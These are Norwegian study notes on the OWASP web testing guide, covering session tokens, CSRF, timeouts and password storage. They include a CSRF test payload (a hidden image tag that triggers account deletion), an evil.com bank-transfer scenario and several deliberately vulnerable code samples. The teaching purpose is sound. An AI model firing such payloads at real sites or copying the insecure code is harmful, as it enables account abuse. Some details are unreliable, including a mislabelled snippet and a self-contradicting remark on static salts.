Det er viktig at session tokens beskyttes mot tyvlytting hele tiden, spesielt ved transport mellom klientens nettleser og applikasjonens server. Dette kan ofte oppnås vha SSL kryptering, men kan også innebære annen tunellering eller kryptering. Hvis angriper kan presentere session ID til applikasjonen for å få tilgang, må session ID beskyttes i transport for å redusere denne risikoen. Derfor bør kryptering av transport være standard og brukes for enhver request og respons som inkluderer session ID, uansett hvordan session ID sendes (eks: cookie, hidden form field, osv.). Session ID bør heller aldri caches, og applikasjonen bør helst bruke POST-requests.


OTG-SESS-004– black-box testing

Vi må sjekke hvordan session ID blir overført, for eksempel i GET, POST, form field, osv. Videre må vi se om session ID kan sendes over ukryptert transport ved å erstatte https:// med http:// i løpet av interaksjon med applikasjonen. Dette må gjøres for både sikre og ikke-sikre elementer ved applikasjonen. Når autentiseringen er suksessfull må vi sjekke at vi mottar en ny session token og at denne sendes via krypterte kanaler for alle HTTP requests. Session bør aldri sendes over ukryptert transport eller caches. For å sjekke at applikasjonen hindrer midlertidig og lokal caching, må vi se om HTTP responsen bruker Cache-control: no-cache eller Cache-Control: max-age=0 og Expires: 0. Vi må sjekke når applikasjonen bruker GET og POST, siden GET er mer utsatt for manipulasjon. Når applikasjonen bruker POST, bør vi sjekke om den aksepterer data som sendes som GET.

Merk: sending av email eller link kan kalles *social engineering*

Cross Site Request Forgery (CSRF) (OTG-SESS-005)

CSRF er en type angrep som utnytter at brukeren kan ha en gyldig sesjon i en applikasjon samtidig som den besøker en annen (skadelig/infiserte) applikasjon. Den skadelige applikasjonen (eller nettsiden) kan misbruke brukerens gyldig sesjon for å utføre uønskede transaksjoner. For eksempel for en online bank, hvis brukeren er logget inn og besøker en skadelig nettside kan brukeren lures til å utføre betalingstransaksjoner. **CSRF kan altså lure brukere til å utføre uønskete handlinger på en web applikasjon der de er autentifisert**. Ved CSRF angrep vil ikke angriperen kunne se responsen på requesten, så angrepet brukes ikke får å stjele data, men for å lure bruker til å utføre uønskede tilstandsendrede handlinger (eks: betalingstransaksjon, endre email, osv.). Dersom angrepet er rettet mot admin, vil hele applikasjonen være utsatt.



Følgende er stegene i et CSRF angrep:

1. Bruker logger inn på Bank.com og mottar en gyldig session token fra applikasjonen
2. Angriper lurer bruker til å sende en request til evil.com (eks: sende link i mail og lure bruker til å trykke på denne).
3. evil.com inneholder et skript som vil lage en request når den utføres av klientens nettleser. Requesten sendes til bank.com og siden bruker har gyldig session token (Cookie: sessionID=1234) og er logget

Merk: for at angripers request skal kunne bruke cookien må det være samme nettleser som utførte innloggingen og mottok cookien som utfører angripers request.

inn, vil webserveren til bank.com tolke dette som en gyldig request og utfører den gitte handlingen, action = http://bank.com/paybill?addr=evilhom&amt=1000. Dermed har angriper fått bruker til å overføre 1000 kroner.

Denne svakheten skyldes at session management kun avhenger av cookien. Når det gis en gyldig cookie vil applikasjonen anta at requesten kommer fra en legitim bruker. Problemet er at cookies kan sendes med alle requests til webserveren, uavhengig av hvor requesten ble laget. Serveren vil ikke kunne skille mellom HTTP requests som lages i legitime brukerhandlinger og de som initieres av et skript laget av en angriper. Følgende faktorer gjør applikasjonen sårbar mot CSRF:

- **Request inneholder session token** – etter å ha mottatt session token fra en applikasjon vil nettlesere inkludere denne i alle etterfølgende requests til applikasjonen.
- **Angriper kjenner URL** – for å etterligne en request må angriper vite hvordan man lager en riktig request, for eksempel for å overføre penger må angriper vite at dette krever URL http://bank.com/paybill?addr=evilhom&amt=1000. Angriperen må altså kjenne til gyldige URLs som brukes av applikasjonen. Dette krever at URL ikke inneholder session-relatert informasjon som er skjult for angriper.
- **«Known by the browser»** – session management bruker kun informasjon som er kjent av nettleseren, slik som cookies.

OTG-SESS-005 – black-box testing

For å detektere om nettsiden er sårbar for CSRF kan vi utføre følgende prosess:


1. Identifiser en URL på nettsiden der et CSRF angrep kan ha en negativ effekt på nettsiden. For eksempel kan vi se på GET request http://mysite.com/account/del som vil slette brukeren du er logget inn som
2. Lag en grunnleggende HTML side som er fullstendig separat fra siden du tester. På denne siden inkluder følgende: <img src=http://mysite.com/accound/del width="0" height="0"> innenfor html-bodyen.
3. Lag en bruker på nettsiden du ønsker å teste og logg inn på denne brukeren
4. Når session ID fortsatt er aktiv, åpen den grunnleggende HTML siden du laget i samme nettleser.
5. Hvis kontoen blir slettet, vil nettsiden ha en CSRF sårbarhet

OTG-SESS-005 – motvirkning

For å redusere mulighetene for CSRF angrep, kan vi bruke:

- **Gjentatt autorisering** – før brukeren får utføre kritiske handlinger (eks: overføring av penger) krever vi reautorisering (eks: passord, BankID).
- **Automatisk utlogging** – hvis brukeren er inaktiv over en lengre periode bør brukeren automatisk logges ut.
- **POST** – bruk POST istedenfor GET. Det er mulig å bruke POST requests i CSRF angrep, men det er mer komplisert
- **Action tokens (CSRF tokens)** – lar webserver avgjøre om HTTP requesten er laget av bruker eller en tredjeparts skript. Dette oppnås vha en kombinasjon av cookies og hidden field. En action token (også kalt CSRF token) blir laget av webserveren som vil legge til token i en hidden form field og lagre verdien innenfor session dataen til brukeren. Siden token blir sendt i hidden form field i responsen og er spesifikt for hver bruker, vil ikke angriper kunne kjenne verdien (så lenge den ikke er forutsigbar). Dermed vil ikke angriper kunne lagre en request som inneholder riktig action token, så når webserver sammenligner den gitte token med den som er lagret i session dataen, vil den kunne avgjøre at dette ikke er en legitim request (se figur). Merk: ved

CSRF angrep er det angriperen som lager requesten og nettleseren vil kun sende denne, men siden nettleser sender cookie med alle requests vil cookien følge med. CSRF token vil derimot ikke være inkludert, fordi den vil kun inkluderes som hidden form field i requests som nettleseren lager.



Figurene under viser et eksempel på hvordan action token kan implementeres i Java, hentet fra https://services.teammentor.net/article/00000000-0000-0000-0000-000000040a2e

```
//in authentication function
session.setAttribute("csrfToken", generateCSRFToken());
//sample implementation of token generation
public static String generateCSRFToken() {
```

Figur 2 – Lag en tilfeldig generert token for hver autentiserte bruker

```
<h:form>
...
<input id="token" type="hidden" value="${sessionScope.csrfToken}" />
...
```

Figur 1 – Legg til token ved transaksjonssider. Legg merke til type="hidden" som gjør at token legges i hidden form field.

```
//in your servlet or other web request handling code

public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        ...
        HttpSession session = request.getSession();
        String storedToken = (String)session.getAttribute("csrfToken");
        String token = request.getParameter("token");
        //do check
        if (storedToken.equals(token)) {
                //go ahead and process ... do business logic here


        } else {
                //DO NOT PROCESS ... this is to be considered a CSRF attack - handle appropriately
        }
}
```

Figur 3 – Når serveren mottar en HTTP request vil den verifisere requesten ved å sjekke at server-side og klient-side tokens matcher

I web rammeverk (eks: Django) kan man implementere CSRF beskyttelse i templater som bruker POST form, ved å bruke csrf_token tag innenfor <form> elementer for interne URL. Dette bør ikke gjøres for POST former som er rettet mot eksterne URLs, siden det kan føre til at CSRF token blir lekket.

```
<form method="post">{% csrf_token %}
```

Figurene under viser hvordan action token blir laget og sjekket ved PHP. Det viser også eksempler på manglende beskyttelse mot CSRF. Når PHP kode inneholder $_REQUEST, $_SESSION, $_GET eller $_POST bør vi sjekke at den utfører en vurdering av CSRF token.

```
session_start();
if (empty($_SESSION['token'])) {
    $_SESSION['token'] = bin2hex(random_bytes(32));
}
$token = $_SESSION['token'];
```

PHP kode som lager CSRF token. Denne legges i hidden form field, slik at verdien ikke kan leses eller endres av brukeren.

```
if (!empty($_POST['token'])) {
    if (hash_equals($_SESSION['token'], $_POST['token'])) {
        // Proceed to process the form data
    } else {
        // Log this as a warning and keep an eye on these attempts
    }
}
```

PHP kode som sjekker at CSRF token i mottatt request er lik token lagret i sesjonsdataen hos brukeren. Request blir kun akseptert hvis disse matcher, og requesten har riktig cookie.

```
1. <?php
2.     session_start();
3.
4.     if (isset($_REQUEST['newAddress'])) {
5.         change_address($_REQUEST['newAddress']);
6.     }
7.     echo "<p>Your address has been changed to $newaddress </p>";
8. ?>
```

PHP kode som er sårbar for CSRF angrep, siden det ikke er noen kode som sjekker om requesten kommer fra en legitim bruker eller ikke (dvs. ingen sjekk av CSRF token). Dette kan løses ved å bruke hidden token

```
1. <?php
2.     session_start();
3.     if (isset($_REQUEST['symbol'] && isset($_REQUEST['shares'])) {
4.         buy_stocks($_REQUEST['symbol'],$_REQUEST['shares']);
5.     }
6. ?>
```

PHP kode som er sårbar for CSRF angrep, siden det ikke er noen kode som sjekker om requesten kommer fra en legitim bruker eller ikke (dvs. ingen sjekk av CSRF token). Dette kan løses ved å bruke hidden token

XSS vs. CSRF

Likheten ved XSS og CSRF er at begge involverer en skadelig side, siden XSS innebærer å sende data til en skadelig side (eks: cookie-verdier), mens CSRF handler om å lure brukere til å besøke en skadelig side. Forskjellen er hvordan offeret lures og hvem som kjører koden. Ved XSS session tyveri vil angriperen stjele offerets identitet og deretter bruke denne identiteten for å kjøre sin egen onde kode. Ved XSS sesjonsfiksering vil angriperen lure offeret til å samme identitet som deretter forhøyes og angriper vil kjøre sin egen onde kode med egen identitet. Ved CSRF vil offeret lures til kjøre den onde koden og bruker sin egen identitet (dvs. angriper trenger ikke å kjenne identiteten til offeret).

For at offeret skal unngå disse angrepene må det ikke trykke på mistenkelig linker. XSS session tyveri unngås vha sanitering, XSS sesjonsfiksering unngås vha. sanitering og ny session token for innlogging og CSRF unngås ved å bruke en ekstra CSRF token.

Logout funksjonalitet (OTG-SESS-006)

Det er viktig å terminere brukersesjoner for å redusere sannsynligheten for suksessfulle hijacking angrep. Dette kan brukes for å redusere muligheten for XSS og CSRF, siden disse angrepene er avhengig av at bruker er autentifisert. Riktig terminering av brukersesjoner krever følgende:

1. Brukergrensesnitt med synlig log-out knapp som lar bruker manuelt logge ut
2. Automatisk utlogging etter gitt mengde tid uten aktivitet
3. Riktig deaktivering av session tokens på serversiden. Når sesjonen terminerer er det viktig at session token ikke forblir aktiv, for å hindre at sesjonen kan gjenopprettes ved å sette cookien lik den gamle verdien.

OTG-SESS-006 – black-box testing

Vi må sjekke at applikasjonen har en synlig logout funksjonalitet i brukergrensesnittet. Ved å gradvis utvide lengden på perioder uten aktivitet og se om vi logges ut, kan vi avgjøre om applikasjonen har implementert automatisk utlogging. Videre må vi teste hvordan cookie-verdiene endres når vi logger ut. Vi kan forsøke å entre en side som kun er synlig for autentiserte sesjoner ved å bruke tilbake-knappen til nettleseren. Hvis cookies får nye verdier ved utlogging kan vi forsøke å skrive inn de gamle verdiene og se om vi får gjenopprettet tidligere brukersesjon.

OTG-SESS-006 – motvirkning

Riktig verdi for session timeout vil avhenge av sikkerhetsnivået til applikasjonen, og det er en balanse mellom sikkerhet og brukervennlighet. Det er ikke et sikkerhetskrav at cookies settes til nye verdier etter utlogging, men det kan lønne seg. Session tokens må likevel deaktiveres etter utlogging.

Session timeout (OTG-SESS-007)

Det er viktig at applikasjonen automatisk logger ut brukeren etter at brukeren har vært inaktiv over en bestemt mengde tid. Session timeout gir mengde tid en sesjon vil være aktiv når brukeren er inaktiv (dvs. sender ingen HTTP requests), og etter denne grensen vil sesjonen lukkes og invalideres. Denne mengden vil være en balanse mellom sikkerhet (kortere timeout) og brukervennlighet (lengre timeout), som vil avgjøre av sensitivitetsnivået til dataen som håndteres av applikasjonen (eks: maks 15 min for bank). Timeout vil begrense mulighetene til en angriper til å tippe og bruke en gyldig session ID fra en annen bruker. Hvis angriperen får tilgang til en session ID vil det derimot ikke begrense handlingene til angriper, siden han kan periodisk generere HTTP requests for å holde sesjonen aktiv. Session timeout må implementeres på serversiden for å unngå at angriper kan manipulere lengden.

Applikasjonen må derfor sporte inaktivitetstiden og automatisk gjør cookie som utløper ugyldig. Det er viktig å sikre at alle session tokens blir ødelagt etter timeout for å hindre gjenbruk av session tokens (cookie replay). Uten session timeout vil brukere som bruker offentlige datamaskiner og glemmer å logge ut utsatt for at angriper kan få tilgang til brukerkonto vha. tilbakeknappen. **Det viktigste er at applikasjonen gjør sesjonen ugyldig på serversiden etter timeout er nådd.**

```
1. <?php
2. if (empty($_COOKIE["SESSION_ID"])):
3.         $SessionID = GenerateSecureToken();
4.         setcookie("SESSION_ID",$SessionID, time()*3600);
5. elseif (ValidateSession($_COOKIE["SESSION_ID"])):
6.         echo "Hello ".$UserLogin;
7. else:
8.         echo "Please, enter your credentials";
9. endif;
10. ?>
```

Figuren viser et eksempel der session timeout er for høy. Dette kan gi angriper større mulighet til å gjennomføre brute-force angrep på passord. Løsningen er å redusere lengden. Vanlig lengde er 15-45 minutter (dvs. 900-2700s).

Session puzzling (OTG-SESS-008)

Dersom applikasjonen bruker samme session token for flere formål kan applikasjonen være utsatt for session puzzling. Dette kan brukes for å unngå autentifisering og stjele brukersesjoner, forhøye privilegiene til en skadelig brukerkonto, manipulere serverside verdier, osv. Angriperen kan aksessere sidene i en uventet rekkefølge, slik at session variabelen blir brukt i en annen kontekst enn tiltenkt.

Testing for autentisering (L5)

Autentifisering er prosessen av å forsøke å verifisere den digitale identiteten til senderen av en kommunikasjon. Det er altså prosessen av å verifisere hvem du er, og **tre generelle måter å utføre autentisering er:**

1. **Noe du vet** – dette kan inkludere passord eller løsning på sikkerhetsspørsmål. Fordelen er at det er enkelt å implementere, forstå, bruke, gjenopprette, distribuere og huske, mens ulempen er at det er enkelt å hacke.
2. **Noe du har** – dette kan inkludere BankID og mobiltelefon. Fordelen er at det er vanskelig å hacke, mens ulempene er at det kan stjeles og etterlignes og styrken til autentifiseringen avhenger av hvor vanskelig det er å etterligne (*forging*)
3. **Noe du er** – dette kan inkludere biometriske enheter, slik som fingeravtrykk, voiceID, faceID, osv. Fordeler er at det er vanskelig å hacke og stjele, mens ulempen er at det kan ha begrenset nøyaktighet (falske negativer/falske positiver), problemer med sosial akseptanse og personvern og vanskelig key management (ikke utskiftbar)

Passordsikkerhet (FoS – kapittel 9)

Mange applikasjoner bruker passord for å autentisere brukere, så det er viktig å forstå styrker og svakheter ved passordsystem og hva som gjør dem sårbar for angrep.

Lagring av passord


Den mest grunnleggende måten å bygge et passordsystem er å bruke en kolon-skille fil som lagrer brukernavn og passord (se figur). Når en bruker forsøker å logge inn kan vi utføre en strengsammenligning for å bestemme om gitte passord matcher lagret passord. Dette er en svært grunnleggende, men sårbar tilnærming. Hvis angriperen får tilgang til passordfilen, vil alle brukere være utsatt.

```
john:automobile
mary:balloon
joe:wepntkas
```

Hashing


Du bør ikke lagre passord i clear-text, men heller lagre en kryptert versjon av passordet. Når bruker gir passord ved innlogging kan du verifisere at bruker har gitt riktig ved å

sammenligne hash-verdier. Dvs. du trenger ikke å dekryptere det lagrede passordet, fordi du bruker hashfunksjon på det gitte passordet og sammenligner hash-verdiene (*one-way hashfunksjon*). Figuren viser et eksempel der passordfilen inneholder tom: 9mfsekakilwie0dicn2odfinlmo2l11k, som matcher med den krypterte versjonen av det gitte passordet. Mye brukte hashfunksjoner er SHA-1 og MD5, men det har blitt funnet sårbarheter ved disse, så det anbefales å bruke hashfunksjoner som SHA-256 eller SHA-512 i stedet.



Dictionary angrep


Selv om passordene er hashet, kan angriperen forsøke å bestemme passordene til brukere siden de fleste brukerne ikke velger gode passord. Brukere vil ofte velge passord som er ord i ordboken (eks: ballong), gatenavn, selskapsnavn, osv. En angriper kan bygge en ordbok som består av disse ordene og gjennomføre et angrep på passordene. Hvis angriperen vet at du bruker SHA-256 hashfunksjon kan han iterere gjennom alle ordene i ordboken og regne ut SHA-256 hasher for disse. Ved offline dictionary angrep vil angriperen stjele en passordfil og forsøker kombinasjoner til han lykkes, mens ved online dictionary angrep vil angriperen forsøke kombinasjonene mot et live system (eks: nettside). For å beskytte mot dictionary attack bruker man salting.



Merk: se side 145 i FoS for implementasjon av salting i Java

Salting

Salting går ut på å inkluderer mer informasjon i hash-verdien hos passordet, ved at man sender passordet sammensatt med et salt til hashfunksjonen. For hver bruker i passordfilen vil det lagres en hash-verdi av passord og saltet samt salt-verdien. Ved autentisering vil systemet hente salt-verdien og regne ut hash-verdien som deretter sammenlignes med lagret hash-verdi. Hvis verdiene matcher, vil bruker ha gitt riktig passord. En angriper må nå forsøke kombinasjoner med ord og salt-verdier, slik at det blir mer komplisert og tidkrevende å utføre et dictionary angrep.



Den gode nyheten ved salting er at angripere som er interessert i å oppdage passordet hos en vilkårlig bruker, må bygge en dictionary med hasher for alle mulige saltverdier. Hvis ordboken har størrelse N og saltene er k bits, vil angriperen hashe $2^k n$ strenger istedenfor n. Passordsystemet trenger ikke å gjøre så mye mer arbeid. **Legg merke til at saltet lagres i plain-text, noe som skyldes at det skal ikke brukes som en nøkkel** (hashing av salt vil øke beregningstid og bruk av minne). Formålet med saltet er å sikre at angriper ikke kan enkelt lage en passord-til-hash ordbok som fungerer for alle og hindre at to brukere med samme passord har samme hash. For saltverdien til Joe er angriperen nødt til å kombinere saltet med alle ordene i ordboken for å finne riktig hash-verdi og dette må gjøres for alle brukernavn. Den dårlige nyheten er at dersom angriperen er interessert i å angripe en bestemt brukerkonto, vil angriperen kun trenge å hashe alle ordene i ordboken med saltet som er brukt for denne brukerkontoen. **Bruk av salting vil ikke bety at man unngår dictionary angrep, og det er mest effektivt mot angrep som ikke er rettet mot bestemte brukere. Salting vil kun gjøre angrepet mer tidkrevende og komplisert, men det vil fortsatt være mulig å gjennomføre.**

Usikker passord hashing og statisk passord salt (WSTG-CRYPST-004)

Når man bruker hashfunksjoner for å beskytte passord, er det viktig at man bruker funksjoner som ikke har kjente sårbarheter. For eksempel vil MD5 og SHA-1 være svake og utdaterte, og det vil være bedre å bruke SHA-2, SHA-256 eller SHA-512. Det er også viktig at man bruker tilfeldige saltverdier, slik at ulike brukere ikke får samme saltverdi. Vi må unngå statisk salting, fordi dette vil gjøre at brute-force angrep av vilkårlige brukere blir mer komplisert og tidkrevende. Hvis alle brukere har samme salt, vil det være enklere å gjennomføre dictionary angrep på passordene.

```
1. <?php
2. $SessionID = md5($UserName);
3. if (empty($_COOKIE["SESSION_ID"]))
4.       setcookie("SESSION_ID",$SessionID);
5. if ($_COOKIE["SESSION_ID"] == $SessionID):
6.       echo "Hello ".$UserName;
7. else:
8.       echo "Please, enter your credentials";
9. endif;
10. ?>
```

PHP kode med passord-svakhet, siden det brukes MD5 som er en svak kryptering

```
import java.security.MessageDigest;

 public byte[] getHash(String password) throws NoSuchAlgorithmException {
       MessageDigest digest = MessageDigest.getInstance("SHA-1");
       digest.reset();
       byte[] input = digest.digest(password.getBytes("UTF-8"));
       return input;
 }
```

PHP kode med passord-svakhet, siden det ikke brukes salting og det brukes en svak kryptering (SHA-1). Dette kan løses ved å legge til byte [] salt som input til getHash og legge til digest.update(salt) etter digest.reset();

```
password_hash = hashlib.md5(b'TDT4237' + data.password.encode('utf-8')).hexdigest()
```

Python kode med passord-svakhet, siden det brukes statisk salting (dvs. samme saltverdi for alle brukere)

```
salt = models.user.get_salt_by_name(data.username)
password_hash = hashlib.pbkdf2_hmac("sha512", data.password.encode("utf-8"),
                        salt.encode("utf-8"), 100000).hex()
```

Python kode med passord-sikkerhet, siden det brukes en tilfeldig saltverdi for hver bruker

Andre passordsikkerhet teknikker

Siden salting og hashing ikke vil beskytte fullstendig mot angrep, kan det være lurt å i tillegg benytte seg av andre teknikker som øker passordsikkerheten. Noen av disse er:

- **Sterke passord** – viktig å oppfordre brukere til å velge sterke passord som man ikke finner i ordbøker og som ikke er enkle sammensettinger av ord. Passord bør være lange, inneholde bokstaver, tall og andre karakterer og man bør ikke bruke samme passord i flere ulike systemer. Det er også viktig å unngå at angriper får tilgang til passordfilen (lagres ofte i /etc/passwd)
- **Honeypot passord** – du kan legge til enkle brukernavn og passord som tiltrekker angripere (eks: $\text{username} = \text{guest}$ og $\text{password} = 1234$). Dersom en angriper forsøker å logge inn på disse kontoene blir admin varslet.
- **Passord filtrering** – lag en dictionary over sårbare passord og be bruker om å velge nytt passord dersom de velger en i denne ordboken. Dette kan innebære å sette minimum lengde, kreve blanding av tall, spesielle karakterer, osv. Styrken til passord kan måles som svak, medium og sterk og bruker får kun lov til å benytte seg av passord som måles som sterke.
- **Aldrende passord** – hver gang brukeren skriver inn passordet, er det en mulighet for at angriperen tyvlytter. Vi bør derfor oppfordre brukere til å endre passordet etter en bestemt mengde tid eller antall innlogginger. Hvis vi krever oppdatert passord for ofte kan det redusere sikkerheten, siden irriterte brukere kan velge lette passord.
- **Begrenset antall forsøk** – bruker får begrenset antall innloggingsforsøk (3-4) før brukerkontoen låses i en bestemt mengde tid (lengden kan økes inkrementelt). Dette krever balanse mellom brukervennlighet og sikkerhet. *Artificial delays* kan være basert

på IP-adresse eller brukernavn, og det kan redusere muligheten for brute-force angrep. Ulempen er at det kan låse legitime brukerkontoer og brukes for DoS angrep.

- **Siste innlogging** – hver gang brukeren logger inn kan du vise siste innlogging (dato, tid, lokasjon), slik at brukere kan merke mistenkelige brukersesjoner. Det er viktig at man gjør brukerne oppmerksomme for denne funksjonaliteten og gir en enkel mulighet til å gi beskjed til administrasjonen.
- **Engangspassord** – brukere kan få mulighet til å logge inn med ulike passord hver gang, for eksempel ved at passordet sendes via SMS. Dette krever en enhet som genererer passord hver gang brukeren logger inn (eks: BankID).
- **To-faktor autentisering** – kombiner flere ulike autentiseringsmetoder, for eksempel kan man kombinere passord med BankID eller passord med engangspassord via SMS.

Passord retningslinjer (F)

Når man skal lage et passordsystem må man bestemme retningslinjer for passord, altså lengde, store/små bokstaver, tall, spesielle karakterer, osv. **Bekymringsfaktorer ved passord er at brukere kan glemme eller gjenbruke passord, det er høy sannsynlighet for at de skriver feil og det kan hende at brukere gir passordet til en tredjepart med uhell eller ved at de blir lurt**. Det er viktig at passordsystemet har fokus på brukervennlighet, fordi mennesker kan ikke huske godt og vil derfor ofte bruke svake passord eller like passord ved flere ulike system. Tabellen viser passord-retningslinjer hos Wikipedia, NTNU og SANS.

AAL: Authentication Assurance Level

Policy	AAL level	Required length	Required character set	Choice of character sets	Composition restrictions	Change frequency	History restriction	Technical management	Management restrictions
Wikipedia	1	>=1							
NTNU	2	>8	>=4	Lower case Upper case Number Special character	Name, address, etc. Dictionary word	12	Y		Reuse is not allowed
SANS	2,3	>=15	>=3	Lower case Upper case Number Special character Punctuation character	Name, address, etc. Dictionary word Sequence and repetition of characters (e.g., 123456)	3	Y	Stored password must be encrypted Transmitted password must be encrypted	Application must not store password

Kredentialer over krypterte kanaler (OTG-AUTHN-001)

Autentifiseringsdata må sendes over en kryptert kanal for å unngå å bli avskåret av angripere. Applikasjonen bør bruke en sikker protokoll, slik som HTTPS som er basert på TLS/SSL for å kryptere dataen. For at den krypterte trafikken skal være trygg er det viktig at applikasjonen bruker en sikker krypteringsalgoritmen og robuste nøkler. Ved innlogging må brukerens kredentialer sendes over en kryptert kanal (dvs. HTTPS). HTTP protokollen sender data i en ikke-sikker plaintext form. Det er viktig at angriper ikke kan få tak i sensitiv informasjon ved å sniffe nettverket.

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
```

Login der data sendes med POST over HTTP (http://...)

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
```

Login der data sendes med POST over HTTPS (https://...)

Standard kredentialer (OTG-AUTHN-002)

Applikasjoner bruker ofte open source eller kommersiell programvare som kan installeres på servere med minimal konfigurasjon. Ofte vil det følge med standard kredentialer for initial autentifisering med slike installasjoner, og disse er godt kjent blant angripere. Disse kan brukes for å få tilgang til ulike typer applikasjoner. Mange applikasjoner bruker også standard passord når nye brukere blir generert. Dersom disse er forutsigbare og brukeren ikke endrer passord, kan det utnyttes for å få uautorisert tilgang til applikasjonen. Det er

viktig at utviklere fjerner standard kredentialer og tvinger brukere til å endre fra standard kredentialer etter første innlogging.

Weak lock-out mekanisme (OTG-AUTHN-003)

Lockout mekanismer er viktig for å redusere muligheten for brute-force angrep på passord. Brukerkontoer vil ofte låses i en forhåndsbestemt mengde tid etter 3-5 feilet forsøk på å logge inn. Lockout mekanismen vil være en balanse mellom beskyttelse og brukervennlighet.

Bypassing autorisering (OTG-AUTHN-004)

Mange applikasjoner krever autentisering for å få tilgang til privat informasjon eller utføre oppgaver, men det er ikke alle autentiseringsmetoder som gir tilstrekkelig sikkerhet. Uaktsomhet, ignorering eller enkel underdrivelse av sikkerhetstrusler resulterer ofte i autentiseringsordninger som kan unngås. Ved å tukle med requests kan angripere lure applikasjonen til å tro at de allerede er autentifiserte. Injeksjonsangrep kan også brukes for å logge inn uten å oppgi passord.

Sårbar remember funksjonalitet (OTG-AUTHN-005)

Nettlesere kan spørre brukeren om de ønsker å huske passordet som de akkurat skrev inn. Nettleseren vil da lagre passordet og automatisk legge det inn når samme autentiseringsform besøkes senere. Noen applikasjoner har også egne «remember me» funksjonaliteter som lar brukere ha vedvarende login. Dette er nyttig for brukere, men også for angripere. Dersom angriperen kan få tilgang til nettleseren hos offeret (eks: vha. XSS) kan de hente lagrede passord. Sørg for at ingen kredentialer lagres i clear-text eller er lett å hente i cookies.

Nettleser cache svakhet (OTG-AUTHN-006)

Det er viktig at applikasjonen sørger for at klientens nettleser ikke husker sensitiv data. Caching brukes for å bedre ytelsen til nettleseren. Hvis sensitiv informasjon har blitt vist til brukeren (eks: personnummer, adresse, kredittkort detaljer, osv.) er det viktig at angriper ikke kan få tilgang til denne informasjonen ved å undersøke cachen til nettleseren (nås via tilbakeknapp). Dette kan unngås ved å bruke HTTPS eller sette Cache-control.

Svake passord (OTG-AUTHN-007)

Det er viktig at applikasjonen bruker mekanismer som hindrer at brukere benytter seg av for enkle passord som er lette å oppdage vha. brute-force angrep. Mekanismene bør vurdere lengde, kompleksitet, gjenbruk og alder på passord. Se forrige side.

Svake sikkerhetsspørsmål og svar (OTG-AUTHN-008)

Sikkerhetsspørsmål blir ofte brukt for å gjenopprette glemte passord eller som en sikkerhet i tillegg til passordet. Disse blir vanligvis laget ved oppretting av brukerkonto og innebærer at bruker velger mellom en rekke forhåndslagde spørsmål. Det er viktig at spørsmålene genererer svar som kun er kjent av brukeren og ikke kan gjettes (eks: favorittfarge, navn på favorittlærer, favorittfilm, osv.)

Svake passordendringer eller reset-funksjonalitet (OTG-AUTHN-009)

Applikasjoner vil ofte gi funksjonalitet som lar bruker endre eller resette passordet uten innblanding fra administrator. Det er viktig at applikasjonen ikke lar andre enn brukeren endre passordet. Ved endring av passord bør applikasjonen kreve det gamle passordet. Hvis applikasjonen sender nytt passord til brukeren i email, er det viktig at dette passordet ikke er forutsigbart. Det er viktig å sikre denne funksjonaliteten mot andre angrep som CSRF, DoS, osv.

Svakere autentifisering i alternative kanaler (OTG-AUTHN-010)

